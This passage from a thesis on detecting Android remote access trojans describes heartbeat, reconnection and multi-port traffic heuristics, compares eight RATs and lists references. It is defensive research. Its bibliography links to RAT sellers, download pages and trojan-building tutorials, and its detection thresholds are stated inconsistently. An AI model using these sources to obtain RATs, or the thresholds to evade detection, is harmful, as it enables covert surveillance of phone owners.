This behavior of periodic packets sent over UDP is not typical with normal applications. We have implemented a Python script, udp_prediocity_calculator.py, that calculates the time delays between the packets sent over UDP in the tuple 'source address - destination address'. The estimation method is very similar to evaluating periodicity in ICMP Echo Requests messages. The script uses the PyShark library that works with packet captures. First, the input traffic capture is filtered to retrieve only packets sent over UDP. Second, the resulted traffic is split by the tuple 'source address - destination address'. Third, we compute a time delay between each packet in the tuple. The mean and standard deviation values are used to determine if the periodicity of packets over UDP is normal or not. For the estimation of these values, we picked the first five time delays between packets. If the mean of these five values is greater than 15 and the standard deviation is less than 0.5, then these packets sent over UDP might be malicious. These thresholds were fixed by heuristic expert training, and we acknowledge that they should be trained with larger datasets, however, for the purpose of our Android dataset they prove the point that some features may be helpful in detecting these malicious behavior.

6.1.3 Periodicity over TCP

A heartbeat in a TCP connection formed between the phone and the controller is a common feature of many RATs. This heartbeat occurs when there is no command being executed. The C&C and the infected device ensure that they are alive with the heartbeat. The heartbeat might be of two types: (i) one-directional, in which the C&C or the phone sends packets of a small size, or (ii) two-directional, in which both the C&C and the phone send packets of a small size. The size of heartbeat packets usually ranges from 3 bytes to 10 bytes in the RATs we executed. Several RATs, including RAT01_AndroidTester, RAT02_DroidJack, RAT04_SpyMAX, and RAT07_AhMyth, experienced a heartbeat in the TCP connection. Figure 6.5 shows a two-directional heartbeat between the phone infected with AhMyth and the AhMyth controller. During the heartbeat, the phone sends packets with a length of 3 bytes, and the C&C server sends packets with a length of 7 bytes. Moreover, the heartbeat packets are sent with a 25-second interval between them. In the case of Android Tester RAT, only the controller sends the packets of 7 bytes size and a delay of 12 seconds between them, as displayed in Figure 6.6.

Such behavior is not common in normal applications. Some benign services do send packets of small size, but:

1. The length of the packets varies.

2. The time delay between the packets is not periodic.

3. The client does not respond with a packet back.

An example of a TCP heartbeat in the AhMyth RAT is shown in Figure 6.5 where small packets are used, with the same size depending the direction of the packet and exactly 25 seconds apart.

```
2020-09-02 17:33:25.155 IP 10.8.0.117.47850 > 147.32.83.230.8000: [P.] len 7
2020-09-02 17:33:25.156 IP 147.32.83.230.8000 > 10.8.0.117.47850: [P.] len 3
2020-09-02 17:33:50.202 IP 10.8.0.117.47850 > 147.32.83.230.8000: [P.] len 7
2020-09-02 17:33:50.224 IP 147.32.83.230.8000 > 10.8.0.117.47850: [P.] len 3
2020-09-02 17:34:15.253 IP 10.8.0.117.47850 > 147.32.83.230.8000: [P.] len 7
2020-09-02 17:34:15.254 IP 147.32.83.230.8000 > 10.8.0.117.47850: [P.] len 3
2020-09-02 17:34:40.258 IP 10.8.0.117.47850 > 147.32.83.230.8000: [P.] len 7
2020-09-02 17:34:40.263 IP 147.32.83.230.8000 > 10.8.0.117.47850: [P.] len 3
```

Figure 6.5: Heartbeat inside the AhMyth TCP connection between the phone and the controller. Both the phone and the C&C sends.

One way to analyze this behavior is to iterate through the packets in the TCP session and find the pattern that resembles the heartbeat. This pattern might be one of two

cases: (i) the client sends periodic packets with the same small size, or (ii) the client and server exchange packets with the same small size, and there might be a periodicity between them. Also, the content of the packet might be identical.

A similar heartbeat is shown for the RAT Android Tester in Figure 6.6 where the packets have the same length and a periodiciy of 12 seconds.

```
2020-08-07 11:58:30.806 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
2020-08-07 11:58:42.806 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
2020-08-07 11:58:54.805 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
2020-08-07 11:59:06.805 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
2020-08-07 11:59:18.805 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
2020-08-07 11:59:30.813 IP 147.32.83.234.1337 > 10.8.0.61.37623: [P.] len 7
```

Figure 6.6: Heartbeat inside the Android Tester TCP connection between the phone and the controller. Only the controller sends packers with the length of 7 bytes with a periodicity of 12 seconds.

6.1.4 Reconnection Attempts

When the client tries to establish a connection with the server over a port, and the port on the server is closed, the server sends back a packet with RST flag. Depending on the software, the amount of reconnections from the client to the closed port on the server varies.

For example, when most console applications on the Linux operating system send a packet with the SYN flag to a closed port, and the server sends a packet with an RST flag, the application does not try to reconnect anymore. Figure 6.7 shows an example for the ncat [66]. Google Chrome on Linux tries to reconnect twice to the closed port in the server as shown in Figure 6.8. In the case of the Firefox browser in Linux, it also tries to reconnect twice to the closed port as displayed in Figure 6.9.

From the examples above, it can be seen that normal software usually has a limit in the number of reconnection attempts, but RATs tend to reconnect forever. The infected device with DroidJack, RAT02_DroidJack in the Android Mischief Dataset, try to reconnect more than five times to the same IP and same port, even though the client sends a packet with a RST flag. Such behavior is shown in Figure 6.10.

```
2021-05-14 22:21:40.872 IP 192.168.130.117.56684 > 147.32.82.194.1005: [S]
2021-05-14 22:21:40.873 IP 147.32.82.194.1005 > 192.168.130.117.56684: [R.]
```

Figure 6.7: Behaviour of most console applications in Linux when connecting to a closed port of. If the port is closed, they do not try to reconnect. In this case the ncat tool.

```
2021-05-14 22:53:50.574 IP 192.168.130.117.57130 > 147.32.82.194.1005: [S]
2021-05-14 22:53:50.574 IP 192.168.130.117.57132 > 147.32.82.194.1005: [S]
2021-05-14 22:53:50.576 IP 147.32.82.194.1005 > 192.168.130.117.57132: [R.]
2021-05-14 22:53:50.576 IP 147.32.82.194.1005 > 192.168.130.117.57130: [R.]
```

Figure 6.8: Google Chrome behaviour in Linux when connecting to a closed port. Google Chrome tries to reconnect once.

```
2021-05-14 23:01:01.191 IP 192.168.130.117.57266 > 147.32.82.194.1005: [S]
2021-05-14 23:01:01.192 IP 147.32.82.194.1005 > 192.168.130.117.57266: [R.]
2021-05-14 23:01:01.192 IP 192.168.130.117.57268 > 147.32.82.194.1005: [S]
2021-05-14 23:01:01.193 IP 147.32.82.194.1005 > 192.168.130.117.57268: [R.]
2021-05-14 23:01:01.193 IP 192.168.130.117.57270 > 147.32.82.194.1005: [S]
2021-05-14 23:01:01.194 IP 147.32.82.194.1005 > 192.168.130.117.57270: [R.]
```

Figure 6.9: Behavior of Mozilla Firefox browser in Linux when connecting to the closed port of the server. Mozilla Firefox tries to reconnect two times.

```
2020-08-01 16:10:43.060 IP 10.8.0.57.41881 > 147.32.83.253.1337: [S]
2020-08-01 16:10:43.060 IP 147.32.83.253.1337 > 10.8.0.57.41881: [R.]
2020-08-01 16:10:44.103 IP 10.8.0.57.41883 > 147.32.83.253.1337: [S]
2020-08-01 16:10:44.104 IP 147.32.83.253.1337 > 10.8.0.57.41883: [R.]
2020-08-01 16:10:45.156 IP 10.8.0.57.41885 > 147.32.83.253.1337: [S]
2020-08-01 16:10:45.157 IP 147.32.83.253.1337 > 10.8.0.57.41885: [R.]
2020-08-01 16:10:46.192 IP 10.8.0.57.41887 > 147.32.83.253.1337: [S]
2020-08-01 16:10:46.193 IP 147.32.83.253.1337 > 10.8.0.57.41887: [R.]
2020-08-01 16:10:47.230 IP 10.8.0.57.41889 > 147.32.83.253.1337: [S]
2020-08-01 16:10:47.230 IP 147.32.83.253.1337 > 10.8.0.57.41889: [R.]
2020-08-01 16:10:48.267 IP 10.8.0.57.41891 > 147.32.83.253.1337: [S]
2020-08-01 16:10:48.268 IP 147.32.83.253.1337 > 10.8.0.57.41891: [R.]
```

Figure 6.10: The phone infected with RAT02_DroidJack tries to reconnect to the C&C more than 5 times.

In conclusion, when a normal connection finds a closed port and receives a RST, it might reattempt a connection but in limited experiments and verification no more than five times. But malware is forcing the infected device to connect to the C&C for a long time. We have created a Python script reconnections_calculator.py that counts the number of reconnection attempts concerning the tuple source address, destination address and destination port. First, the script takes as an input a Zeek conn.log and filters it for the flows with the state REJ. This state indicates that the connection was closed with a REJ packet after a SYN packet was sent. Second, these flows were split according to the tuple 'source address - destination address - destination port'. Third, we have calculated the number of reconnection flows in this tuple. If the number of reconnections is greater than 3, then the tuple is labeled malicious.

6.1.5 Connection with Multiple Ports

In our experimentation with normal connections, it is not common that a device connects to several different ports in the remote server. If a server is a web page, the client might connect to it over port 80 and then port 443, which are the default ports for HTTP and HTTPs. But rarely a benign device connects to more than two ports in the same server. A similar behaviour has been seen with RATs. The infected device connects to the C&C server over several ports. For example, the phone infected with DroidJack RAT, RAT02_DroidJack in the dataset, connects to the C&C with 1337/TCP, 1334/TCP and 1337/UDP. Port 1334/TCP and port 1337/TCP are not widely used in normal applications. Therefore we found that it is not common to connect to two ports in the same server, when one of the ports at least is not well known. This double limit of at least two ports and at least one of them being not well know seems to be enough to capture RAT traffic. We have written a Python script, reconnection.py, that detects connections to the server with multiple ports in which at least one of them is not a common service. The script takes as an input Zeek generated conn.log, since it is easier to retrieve information about ports and protocols from the flows. The script retrieves all the destination ports for the tuple 'source address - destination address'. If the number of destination ports for this tuple is greater than two and at least one of them does not belong to the common services, the script marks this tuple as malicious. To check whether the port is used for a well-known service, we have created a file services.csv that gathers well-known services and the ports they usually use.

Chapter 7

Discussions

This section compares the features of RATs to understand their common behavior, it analyses the results and it compares the performance of the detection methods proposed in Chapter 6.

7.1 Comparison of RATs Features

The eight RATs in the Android Mischief dataset have the same purpose of helping the user to steal personal information and execute commands, but the techniques used to achieve them are different. The main aspects that can be considered to compare RATs are: RAT software, database, heartbeat, and protocols. Depending on these aspects, one can determine the general performance of the RATs and the way to detect them in the network traffic. Table 7.1 combines all the chracteristics with respect to each RAT in the dataset.

RAT software. Each RAT software contains two parts: the builder and the controller. Seven out of eight RATs in the dataset require to install its software locally on the attacker's device. When hosting RAT software locally on the machine, the infected device connects to the IP address of the attacker's machine. Based on this IP address, we might assume where the attacker's machine is located. HawkShaw RAT is the only RAT in the Android Mischief Dataset that was fully developed in the online Firebase Platform. The infected device was connecting to the Firebase platform (IP address) with the server name 'hawkshaw-cae48.firebaseio.com'. It means that the IP address of the Firebase platform is not an Indicator of Compromise (IoC), compared to the IP address of local attacker's machines. Another difference of hosting the application on the Firebase platform, it is highly likely that the author of the application has access to the resources of all infected devices and can monitor the attackers as well.

Database. Similar to the RAT software operating locally and online, the database of RATs can be differentiated the same way. HawkShaw RAT, based on Platform, uses Firebase Cloud Storage and Firebase Real-time databases to control the received information from the infected device. Even though other RATs have their software running locally, their databases might be hosted online. Saefko RAT, RAT06_Saefko in the Android Mischief Dataset, runs its software on the local machine, but it has two databases: a database hosted on 000webhost.com and a local database. It was shown in Chapter 5, that the online database was used to update information about the IRC servers and send HTTP requests. During a TCP connection, a local database was used. The main advantage of using the online database is that the web hosting services provide a secure connection. It means that it will be hard to decrypt the data sent from the device in the network traffic. When the local database is used, the data is sent using the custom protocol, which is poorly implemented and easily decoded according to the analysis in Chapter 5.

Heartbeat. Heartbeat is a common technique to check whether the controller and the phone are both alive. RATs use different techniques to implement the heartbeat. AndroidTester, AhMyth have the heartbeat implement inside the TCP connection, Droidjack has a heartbeat in the TCP connection, and over UDP, SpyMAX has a heartbeat in TCP and over ICMP. From the traffic analysis, the heartbeat is relatively easy to detect. The heartbeat done over UDP and ICMP is periodic and different from normal ICMP and UDP behavior. The heartbeat inside TCP might be detected as well because normal applications do not have it.

Protocols. RATs software tends to implement their custom protocols to communicate with the infected device. These protocols do not usually provide a secure connection, and were easy to decode in our analysis. Even though Ahmyth and Saefko use WebSockets and IRC protocols respectively to control the infected devices, the connections were not encrypted. If a RAT uses a third-party platform such as Firebase (HawkShaw RAT) or 000webhost (Saefko RAT) in most cases this third platform provides secure communication for their products.

7.2 Performance of Detection Methods

We have introduced five methods for detecting RATs in the network traffic of mobile devices. We were able to implement the code for four of five detection methods: periodicity over ICMP, periodicity over UDP, reconnection attempts, and connection within one IP and multiple ports. Since network captures in the dataset contain both normal and

RAT ID	RAT software		Database		Heartbeat			Custom Protocol
	Local	Online	Local	Online	TCP	UDP	ICMP	
1	✓		✓		✓			✓
2	✓		✓		✓	✓		✓
3		✓	✓	✓				
4	✓		✓		✓		✓	✓
5	✓		✓					✓
6	✓		✓	✓				
7	✓		✓		✓			✓
8	✓		✓					✓

Figure 7.1: The comparison of RATs in the Android Mischief dataset based on RAT software, database, custom protocol and heartbeat characteristics. The first column presents the ID of the RAT in the dataset.

malicious traffic, it was enough to run our methods on them to have an estimation of their performance. However, for some of the detection methods, including periodicity in ICMP and reconnection attempts, we have generated the traffic in Linux OS to see if the traffic will be detected.

Periodicity in ICMP. Periodicity over ICMP is a behavior that only appeared in a single RAT, SpyMAX, as described in Chapter 6. Only this RAT was detected after running the ICMP periodicity detector on all of the network traffic in the dataset. The major drawback in testing this detection method was the lack of ICMP Echo Requests packets in the network traffic of other RATs in the dataset. It's possible that ICMP Echo Request and Response messages aren't popular in Android phone traffic. So to ensure that this detection approach is successful, we collected the traffic on the Linux system while executing the ping command and ran the ICMP periodicity detector. As discussed previously, the ping command sends one ICMP Echo Request messages per second, meaning the standard deviation is 0, and the mean is 1. According to the threshold in the script, the mean should be more than 15 and the standard deviation should be less than 0.5 to consider the behaviour malicious. Therefore, the ping command in Linux systems is not detected as malicious.

Periodicity in UDP. UDP traffic is very common in the network traffic of Androids, so there was no need to generate manual captures to check the detection method performance. After running the UDP periodicity script on the RAT network captures, only DroidJack RAT had this malicious behavior. As for other RATs, the periodicity of UDP packets in the tuple 'Source address - destination address - source port - destination port' is not detected to be malicious, because the mean and standard deviation of the first five

UDP packets in this tuple do not satisfy the requirements to be considered as malicious.

Reconnection attempts. Out of all the RATs in the Android Mischief dataset, the RAT02_DroidJack was the only RAT that forever reconnects to the closed port of the C&C. In total, there were more than 5 reconnections performed, so reconnection_attempts.py detect this behaviour. Other RATs network traffic did not have this behavior, so they were not detected by the tool. Since the phone and the C&C were connected to the same network, there are no reconnection attempts appeared in the traffic. As it was as discussed before, Linux connects to the closed port only several times, so it will not be detected by the script which threshold to consider malicious is 0.5.

Multiple port and one IP. Even though RAT has a tendency to have several connection with the infected device, RAT02_DroidJack is the only RAT in the dataset that was connecting several ports: 1337/TCP, 1334/TCP and 1337/UDP. These ports 1334 and 1337 are not in the common service file (service.csv), so it was detected by the script.

Chapter 8

Conclusions

The protection of mobile devices is a major problem in modern security industry. Phones contain details of our lives and they are at risk of being targeted by governments and individuals. Android in particular is important due to its market share and adoption. Stalkerware, spyware, banking trojans, and RATs (Remote Access Trojans) are only some of the threats that can jeopardize the security and privacy of users. Even though some individual RAT analyses exist, there is no comprehensive study comparing their features, attacking capabilities or detection methods in the network.

This thesis proposed to improve the area by executing and analying the traffic of all major Android RATs in the market, by creating a new dataset that helped us understand their attacks and by proposing a detection methods for them.

The main phases of this thesis were (i) to investigate the ecosystem of Android RATs, (ii) execute them on real phones, (iii) do all malicious actions, (iv) collect the network traffic, (v) to publish a new dataset, (vi) to analyze the network behaviour, and (vii) to propose new detection methods. We focus on the detection of RATs based on network traffic because it may allow a much sooner detection than analyzing the malicious binary.

Despite the difficulties installing and executing Android RATs, our novel Android Mischief Dataset contains the network traffic of eight different Android RATs. It is the first Android RAT ever dataset to be published and it was been downloaded more than 200 times already since November 2021.

We conclude that Android RATs use different techniques to control the infected devices, and it is hard to determine the detection methods that may be able to detect all of them. We have proposed several successful detection methods, but each of them work on a subset of the RATs. All this research is freely available for the community in our git repository [67]. The contributions of this work are:

- Publication of the first Android RAT dataset of real attacks.
- A comprehensive analysis of eight Android RATs to fully understand their capabil-

ities and features.

- A number of detection methods to detect the behaviour of RATs in the network traffic.

Parts of this research have also been presented in international conferences including Hack-in-the-Box Malaysia [68] and DeepSec Conference in Austria [69].

We conclude that Android RATs are a dangerous threat to our community. That they don't seem to be exceptionally complex in their actions or techniques, but the amount of traffic they generate is small, which can be easily overlooked. The traffic does not seem to be difficult to separate from normal traffic and we are confident it can be detected with the proper algorithms. We hope this thesis helps the community be more aware of the problem and helps them to create better detections.

Future work will include the execution of new Android RATs, since the market is growing. We would like to explore new detection methods of the periodicity inside a TCP connection, and in the creation of YARA rules based on the content of binary RATs. Last but not least, our future work will include an implementation of a detection module in the Slips Intrusion Detection System (IDS) [70].

Bibliography

[1] P. R. Center, *Mobile fact sheet*. [Online]. Available: https://www.pewresearch.org/internet/fact-sheet/mobile/.

[2] Statista, *Number of smartphone users worldwide from 2016 to 2023*. [Online]. Available: https://www.statista.com/statistics/330695/number-of-smartphone-users-worldwide/#:$\sim$:text=Thenumberofsmartphoneusers,acombined1.46billionusers..

[3] Victor Chebyshev, "It threat evolution q3 2020 mobile statistics", Kaspersky, Tech. Rep., Nov. 2020.

[4] Kaspersky IT Encyclopdeia, *Remote access trojan (rat)*, https://encyclopedia.kaspersky.com/glossary/remote-access-trojan-rat/, Accessed: 2021-05-09.

[5] T. F. Stafford and A. Urbaczewski, "Spyware: The ghost in the machine", *The Communications of the Association for Information Systems*, vol. 14, no. 1, p. 49, 2004.

[6] G. Zhao, K. Xu, L. Xu, and B. Wu, "Detecting apt malware infections based on malicious dns and traffic analysis", *IEEE access*, vol. 3, pp. 1132–1142, 2015.

[7] C. Lever, P. Kotzias, D. Balzarotti, J. Caballero, and M. Antonakakis, "A lustrum of malware network communication: Evolution and insights", in *2017 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2017, pp. 788–804.

[8] P. Ferguson and G. Huston, *What is a vpn?*, 1998.

[9] Stratosphere Lab, Kamila Babayeva, *Android Mischief Dataset*. [Online]. Available: https://www.stratosphereips.org/android-mischief-dataset.

[10] BART, *Make your malicious android app be more convincing.* https://null-byte.wonderhowto.com/how-to/make-your-malicious-android-app-be-more-convincing-0163730/, Accessed: 2021-05-12.

[11] Srinivas, *Write an android trojan from scratch*, https://www.udemy.com/course/write-an-android-trojan-from-scratch/.

[12] Mobile Security Labware, *Lab 2 mobile malware attack : Trojan(android studio)*, https://sites.google.com/site/mobilesecuritylabware/4-mobile-malware/malware_lab_activities/lab-2-mobile-malware-attack-trojan-android-studio, Accessed: 2021-05-12.

[13] Sam Bowne, *Making a data-stealing android trojan*, https://samsclass.info/128/proj/p9x-web-trojan.html, Accessed: 2021-05-12.

[14] Jonah Bellemans, *Backdooring android apps for dummies*, https://blog.nviso.eu/2020/08/31/backdooring-android-apps-for-dummies/, Accessed: 2021-05-12.

[15] B. Farinholt, M. Rezaeirad, P. Pearce, H. Dharmdasani, H. Yin, S. Le Blond, D. McCoy, and K. Levchenko, "To catch a ratter: Monitoring the behavior of amateur darkcomet rat operators in the wild", in *2017 IEEE symposium on Security and Privacy (SP)*, Ieee, 2017, pp. 770–787.

[16] OmniRAT, *Omni android rat*, https://www.secrethackersociety.com/product/omni-android-rat, Price: 80$. Accessed: 2021-05-13.

[17] Spynote, *Spynote v6.5*, https://www.spynote.us/home.html, Price: 499$. Accessed: 2021-05-13.

[18] DroidJack, *Droidjack*, https://droidjack.net/, Price: 210$. Accessed: 2021-05-13.

[19] Assist, *Assist*, https://www.zoho.com/assist/, Price: 24$. Accessed: 2021-05-13.

[20] Splashtop, *Splashtop*, https://www.splashtop.com/, Price: 90$. Accessed: 2021-05-13.

[21] Parallels, *Parallels*, https://www.parallels.com/eu/products/desktop/buy/?full, Price: 100$. Accessed: 2021-05-12.

[22] Coalition, *What is stalkerware?*, https://stopstalkerware.org/what-is-stalkerware/, Accessed: 2021-05-09.

[23] ClevGuard, *ClevGuard*, 2021. [Online]. Available: https://www.clevguard.com/.

[24] A. Calleja, J. Tapiador, and J. Caballero, "The malsource dataset: Quantifying complexity and code reuse in malware development", *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 12, pp. 3175–3190, 2018.

[25] M. M. BehradFar, H. HaddadPajouh, A. Dehghantanha, A. Azmoodeh, H. Karimipour, R. M. Parizi, and G. Srivastava, "Rat hunter: Building robust models for detecting remote access trojans based on optimum hybrid features", in *Handbook of Big Data Privacy*, Springer, 2020, pp. 371–383.

[26] wishihab, *Remote access tool trojan list - android*, https://github.com/wishihab/Android-RATList, Accessed: 2021-05-09.

[27] Bartlomiej Czyz, *An in-depth analysis of spynote remote access trojan*, https://bulldogjob.com/articles/1200-an-in-depth-analysis-of-spynote-remote-access-trojan, Accessed: 2021-05-12.

[28] Avira Protection Labs, *In depth analysis of darkshades. a rat infecting android devices*, https://www.avira.com/en/blog/in-depth-analysis-of-darkshades-a-rat-infecting-android-devices, Accessed: 2021-05-12.

[29] David Bisson, *Google blocks remote access trojan targeting android*, https://securityintelligence.com/news/google-blocks-remote-access-trojan-android/, Accessed: 2021-05-12.

[30] Global Research & Analysis Team, Kaspersky Lab, *Fully equipped spying android rat from brazil: Brata*, https://securelist.com/spying-android-rat-from-brazil-brata/92775/, Accessed: 2021-05-12.

[31] V. Valeros and S. Garcia, "Growth and commoditization of remote access trojans", in *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, IEEE, 2020, pp. 454–462.

[32] S. Samuel, J. Graham, and C. Hinds, "Hunting malware: An example using gh0st", in *2017 International Conference on Computational Science and Computational Intelligence (CSCI)*, IEEE, 2017, pp. 97–102.

[33] Malware Traffic Analysis, *2021-01-06 (wednesday) - remcos rat infection*, https://www.malware-traffic-analysis.net/2021/01/06/index.html, Accessed: 2021-05-12.

[34] ——, *2021-02-02 - quick post: Hancitor infection with ficker stealer, cobalt strike, & netsupport rat*, https://www.malware-traffic-analysis.net/2021/01/06/index.html, Accessed: 2021-05-12.

[35] N. Villeneuve and J. Bennett, "Detecting apt activity with network traffic analysis", *Trend Micro Incorporated Research Paper*, pp. 1–13, 2012.

[36] T. Security, *APT – ADVANCED PERSISTENT THREAT*. [Online]. Available: https://tfisecurity.it/apt-advanced-persistent-threat/.

[37] M. Mimura, Y. Otsubo, H. Tanaka, and H. Tanaka, "A practical experiment of the http-based rat detection method in proxy server logs", in *2017 12th Asia Joint Conference on Information Security (AsiaJCIS)*, IEEE, 2017, pp. 31–37.

[38] A. A. Awad, S. G. Sayed, and S. A. Salem, "Collaborative framework for early detection of rat-bots attacks", *IEEE Access*, vol. 7, pp. 71 780–71 790, 2019.

[39] K. O. Dan Jiang, "An approach to detect remote access trojan in the early stage of communication", in *IEEE 29th International Conference on Advanced Information Networking and Applications*, 2015.

[40] L. Yu, P. Guojun, Z. Huanguo, and W. Ying, "An unknown trojan detection method based on software network behavior", in *Wuhan University Journal of Natural Sciences*, 2013.

[41] D. Adachi and K. Omote, "A host-based detection method of remote access trojan in the early stage", in *International Conference on Information Security Practice and Experience*, Springer, 2016, pp. 110–121.

[42] S. Zhioua, A. B. Jabeur, M. Langar, and W. Ilahi, "Detecting malicious sessions through traffic fingerprinting using hidden markov models", in *International Conference on Security and Privacy in Communication Networks*, Springer, 2014, pp. 623–631.

[43] N. A. Huynh, W. K. Ng, and H. G. Do, "On periodic behavior of malware: Experiments, opportunities and challenges", in *2016 11th International Conference on Malicious and Unwanted Software (MALWARE)*, IEEE, 2016, pp. 1–8.

[44] M. Yamada, M. Morinaga, Y. Unno, S. Torii, and M. Takenaka, "Rat-based malicious activities detection on enterprise internal networks", in *2015 10th International Conference for Internet Technology and Secured Transactions (ICITST)*, IEEE, 2015, pp. 321–325.

[45] kkkk, *Android tester v6.4.6*, `https://hackforums.net/showthread.php?tid=6042225`, Accessed: 2021-05-15, 2020.

[46] DroidJack, *Droidjack rat*, `https://www.tutorialjinni.com/droidjack-android-rat-download.html`, Accessed: 2020-11-18.

[47] HawkShaw, *Hawkshaw rat*, `https://hawkshawspy.com`, Accessed: 2020-11-18.

[48] Scream, *Spymax v2.0*, `https://hackforums.net/showthread.php?tid=5974267`, Accessed: 2021-05-15, 2019.

[49] AndroRAT, *Androrat rat*, `https://www.malavida.com/en/soft/androrat/download`, Accessed: 2020-11-18.

[50] Saefko Attack Systems, *Saefko v4.9 rat*, `https://www101.zippyshare.com/v/cpeEy6E0/file.html`, Accessed: 2020-11-18.

[51] AhMyth, *Ahmyth*, `https://github.com/AhMyth/AhMyth-Android-RAT`, Accessed: 2021-05-15, 2016.

[52] Command-line AndroRAT, *Command-line androrat*, https://github.com/karma9874/AndroRAT, Accessed: 2021-05-15.

[53] S. Sah, A. K. Agrawal, and P. Khatri, "Physical data acquisition from virtual android phone using genymotion", in *International Conference on Sustainable Communication Networks and Application*, Springer, 2019, pp. 286–296.

[54] V. Valeros and S. Garcia, "Emergency vpn: Analyzing mobile network traffic to detect digital threats", in *36C3 Chaos Communication Congress. ChaosWest*, 2019.

[55] Civilsphere, *Civilsphere Project*, 2021. [Online]. Available: https://www.civilsphereproject.org/ (visited on May 21, 2021).

[56] Zeek, *Zeek - an open source network security monitoring tool*, https://zeek.org/, Accessed: 2021-05-15.

[57] kkkk, *Android tester v6.4.4*, https://hackforums.net/showthread.php?tid=6013362&highlight=Android+Tester, Accessed: 2021-05-15, 2019.

[58] Google, *Firebase*, https://firebase.google.com/, Accessed: 2021-05-15.

[59] Scream, *Spymax v1.0*, https://hackforums.net/showthread.php?tid=5953055, Accessed: 2021-05-15, 2019.

[60] wszf, packetforger, RobinDavid, DanBrown47, *Androrat*, https://github.com/wszf/androrat, Accessed: 2021-05-15.

[61] O. V. VirtualBox, "Virtualbox", *Welcome to VirtualBox. org*, 2016.

[62] The Cyber Swiss Army Knife, *Cyberchef*, https://gchq.github.io/CyberChef/, Accessed: 2021-05-19.

[63] A. Orebaugh, G. Ramirez, and J. Beale, *Wireshark & Ethereal network protocol analyzer toolkit*. Elsevier, 2006.

[64] J. Postel, "INTERNET CONTROL MESSAGE PROTOCOL", IETF, Tech. Rep., 1981. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc792.

[65] KimiNewt, *Pyshark. python wrapper for tshark, allowing python packet parsing using wireshark dissectors.* https://github.com/KimiNewt/pyshark, Accessed: 2021-05-19.

[66] NMAP, *Ncat*, https://nmap.org/ncat/, Accessed: 2021-05-21.

[67] Stratosphere Lab, Kamila Babayeva, *Android RAT Detection Methods*. [Online]. Available: https://github.com/stratosphereips/android_rat_detection_methods.

[68] H. S. Conferences, *Protecting mobile devices from malware attacks with a python ids*, 2020. [Online]. Available: https://cyberweek.ae/materials/2020/D1T2\%20-\%20Android\%20RAT\%20Detection\%20with\%20a\%20Machine\%20Learning-based\%20Python\%20IDS.pdf (visited on May 21, 2021).

[69] DeepSec, *Protecting mobile devices from malware attacks with a python ids*, 2020. [Online]. Available: https://blog.deepsec.net/deepsec-2020-u21-talk-protecting-mobile-devices-from-malware-attacks-with-a-python-ids-kamila-babayeva-sebastian-garcia/ (visited on May 21, 2021).

[70] S. Laboratory, *Stratosphere linux ips*, https://www.stratosphereips.org/stratosphere-ips-suite., Accessed: 2020-11-19.